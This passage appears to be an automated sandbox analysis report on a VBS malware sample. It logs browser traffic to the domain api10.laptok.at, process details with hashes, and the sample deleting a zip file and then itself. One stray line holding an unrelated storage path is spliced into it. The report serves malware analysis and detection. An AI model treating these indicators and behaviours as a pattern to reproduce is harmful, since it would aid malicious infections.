Nov 26, 2020 18:34:28.405533075 CET	218	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 26 Nov 2020 17:34:28 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 31 34 0d 0a 1f 8b 08 00 00 00 00 00 00 03 03 00 00 00 00 00 00 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 140


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49743	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 18:34:28.646367073 CET	222	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 26, 2020 18:34:29.400660038 CET	223	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 26 Nov 2020 17:34:29 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: 5816 Parent PID: 3388

General

Start time:	18:33:59
Start date:	26/11/2020
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\JFCp0yRoUS1z.vbs'
Imagebase:	0x7ff782e80000
File size:	163840 bytes

MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\shirt.zip	success or wait	1	7FFB644C721F	DeleteFileW
C:\Users\user\Desktop\JFCp0yRoUS1z.vbs	success or wait	1	7FFB644C721F	DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\JFCp0yRoUS1z.vbs	unknown	128	success or wait	2536	7FFB644B17B5	ReadFile
C:\Users\user\Desktop\JFCp0yRoUS1z.vbs	unknown	128	end of file	1	7FFB644B17B5	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6184 Parent PID: 792

General

Start time:	18:34:25
Start date:	26/11/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff7ddb30000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6332 Parent PID: 6184

General

Start time:	18:34:25
Start date:	26/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6184 CREDAT:17410 /prefetch:2
Imagebase:	0x290000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis